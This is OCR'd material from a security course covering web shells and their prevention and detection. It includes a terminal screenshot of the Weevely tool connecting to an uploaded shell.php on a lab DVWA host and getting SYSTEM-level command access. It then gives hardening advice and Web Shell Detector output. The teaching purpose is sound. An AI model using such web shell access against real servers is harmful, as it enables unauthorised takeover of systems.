

Parrot Terminal
File Edit View Search Terminal Help

```
┌─[root@parrot]─[~]
└──╼ #weevely http://10.10.10.16:8080/dvwa/hackable/uploads/shell.php toor
[+] weevely 3.7.0

[+] Target:     10.10.10.16:8080
[+] Session:    /root/.weevely/sessions/10.10.10.16/shell_0.session

[+] Browse the filesystem or execute commands starts the connection
[+] to the target. Type :help for more information.

weevely>
```

Parrot Terminal
File Edit View Search Terminal Help

```
weevely> whoami
nt authority\system
Server2016:C:\wamp64\www\DVWA\hackable\uploads $
```

Figure 14.96: Screenshot of Weevely



How to Prevent Installation of a Web Shell

1. Regularly update and patch the application and **host server's OS**
2. **Establish a DMZ** between the web server and the internal network
3. Use **secure configuration** of the webserver by using strong authentication techniques and avoiding default passwords
4. Block all the **unused ports** and unnecessary services running in the web servers
5. Perform **user input validation** to control and prevent LFI and RFI vulnerabilities
6. Establish a **reverse proxy service** for retrieving resources and to restrict the admin URLs to known legitimate ones
7. **Deploy firewalls** on the web server to monitor and control the network traffic based on the security rules
8. Regularly **audit accounts** and review group permissions to prevent the installation of a web shell
9. Disable all unused and **risky PHP functions** such as exec(), shell_exec(), and show_source()
10. Ensure that all web applications using upload forms are secure and **only permit whitelisted file types**
11. Use **escapeshellarg()** and **escapeshellcmd()** to ensure that user inputs are not injected into the shell commands
12. Do not install unnecessary third-party plugins, and regularly check and **update the plugins** used

How to Prevent Installation of a Web Shell

Various best practices for preventing the installation of a web shell are discussed below:

- Update the application and host server's operating system and apply patches regularly to protect it from known bugs
- Establish a demilitarized zone (DMZ) between the web server and the internal network
- Ensure secure configuration of the web server using strong authentication techniques and avoid using default passwords
- Block all the unused ports and unnecessary services running in the web servers
- Perform user input data validation to control and prevent local file inclusion and remote file inclusion (LFI and RFI) vulnerabilities
- Establish a reverse proxy service for retrieving resources and restricting the admin URLs to known legitimate ones
- Perform regular vulnerability scans to detect the areas of threats using any web security software
- Deploy firewalls on the web server to monitor and control the network traffic based on the security rules
- Deactivate directory browsing in the web server to prevent directory traversal attacks
- Regularly audit the accounts and review the group permissions to prevent the installation of a web shell from the web server to the internal network
- Disable all unused and risky PHP functions such as exec(), shell_exec(), show_source(), proc_open(), passthru(), and pcntl_exec()

- Use escapeshellarg() and escapeshellcmd() to ensure that the user inputs are not injected into the shell commands to avoid command execution vulnerabilities
- Ensure that all the web applications using upload forms are secure and permit only the whitelisted files types
- Avoid using code from untrusted websites or online forums
- Do not install unnecessary third-party plugins and regularly check and update the plugins used


Web Shell Detection Tools

Web Shell Detector

- Web Shell Detector is a **PHO/ Python-based script** that assists in scanning and discovering php/cgi(perl)/asp/aspx shells

Web Shell Detection Tools

- FireEye Network Security (*https://www.fireeye.com*)
- NeoPI (*https://github.com*)
- AntiShell Web Shell Hunter (*http://antishell.com*)
- Astra (*https://www.getastra.com*)


Web Shell Detector
localhost/~adnan/PHP-Shell-Detector/baru/PHP-Shell-Detector/shelldetect.php

Web Shell Detector v1.62

Starting file scanner, please be patient file scanning can take some time.

Number of known shells in database is: 352

Files found: 4

File scan done, we have: 4 files to analize

Suspicious behavior found in: AntiSecShell.php

Full path: AntiSecShell.php
Owner: 501
Permission: 0644
Last accessed: 07:25:45 14/08/2019
Last modified: 07:25:17 14/08/2019
MD5 hash: cdddd404955e9fad1cf4f08ff0e17548
Filesize: 189.18 KB
suspicious functions used: base64_decode (line:19);popen (line:156);popen (line:158);exec (line:171);exec (line:172);system (line:175);system
(line:176);passthru (line:177);passthru (line:178);popen (line:179);exec (line:192);exec (line:193);shell_exec (line:1
(line:196);system (line:197);system (line:199);passthru (line:202);passthru (line:204);popen (line:207);base64_decode (line:250);base64_decode (line:
(line:272);exec (line:278);system (line:425);eval (line:492);base64_decode (line:1798);base64_decode (line:1799);base64_decode (line:1801);eval (lin
(line:2475);eval (line:2482);eval (line:2497);eval (line:2505);eval, base64_decode (line:2545);base64_decode (line:2603);parse_ini_file (line:2625);bas
(line:2646);base64_decode (line:3058);
Fingerprint: Negative (if wrong submit file for analize)

Status: 1 suspicious files found and 0 shells found

https://www.shelldetector.com


Web Shell Detection Tools

Attackers often try to discover vulnerabilities in an application or web page, through which they target the web servers. Then, they exploit those vulnerabilities to install backdoors via web shells to gain remote access and perform malicious operations on the target server. To prevent such attacks, it is mandatory to carry out regular web shell or backdoor scanning. Security professionals use tools such as Web Shell Detector, FireEye Network Security, and NeoPI to detect these web shells on the target servers.

- **Web Shell Detector**

  Source: *https://www.shelldetector.com*

  Web Shell Detector is a PHP/Python-based script that helps in scanning and discovering php/cgi(perl)/asp/aspx shells. It has a web shells signature database that helps in discovering the web shell”.



Web Shell Detector
localhost/~adnan/PHP-Shell-Detector/baru/PHP-Shell-Detector/shelldetect.php

Web Shell Detector v1.62

Starting file scanner, please be patient file scanning can take some time.

Number of known shells in database is: 352

Files found: 4

File scan done, we have: 4 files to analize

Suspicious behavior found in: AntiSecShell.php


Full path:	AntiSecShell.php
Owner:	501
Permission:	0644
Last accessed:	07:25:45 14/08/2019
Last modified:	07:25:17 14/08/2019
MD5 hash:	cdddd404955e9fad1cf4f08ff0e17548
Filesize:	189.18 KB
suspicious functions used:	base64_decode (line:19);popen (line:156);popen (line:158);exec (line:171);exec (line:172);system (line:175);system (line:176);passthru (line:177);passthru (line:178);popen (line:179);exec (line:192);exec (line:193);shell_exec (line:1 (line:196);system (line:197);system (line:199);passthru (line:202);passthru (line:204);popen (line:207);base64_decode (line:250);base64_decode (line: (line:272);exec (line:278);system (line:425);eval (line:492);base64_decode (line:1798);base64_decode (line:1799);base64_decode (line:1801);eval (lin (line:2475);eval (line:2482);eval (line:2497);eval (line:2505);eval, base64_decode (line:2545);base64_decode (line:2603);parse_ini_file (line:2625);bas (line:2646);base64_decode (line:3058);
Fingerprint:	Negative (if wrong submit file for analize)

Status: 1 suspicious files found and 0 shells found

Figure 14.97: Screenshot of Web Shell Detector

Some web shell detection tools are listed below:

- FireEye Network Security (*https://www.fireeye.com*)
- NeoPI (*https://github.com*)
- AntiShell Web Shell Hunter (*http://antishell.com*)
- Astra (*https://www.getastra.com*)



Secure API Architecture

- APIs are vulnerable to the latest and most sophisticated cyber-attacks due to **various security flaws** induced by poor programming practices and the transparency features of APIs
- To safeguard APIs from these attacks, security professionals and developers need to create a secure API architecture, **effective security strategies**, and mitigation policies
- API architecture is built using an API gateway consisting of firewalls that work as a server to control the traffic and detect all possible attacks
- **API gateways** provide many security capabilities and controls such as access control, threat detection, confidentiality, integrity, audit management, and authentication to the API security admin

Secure API Architecture

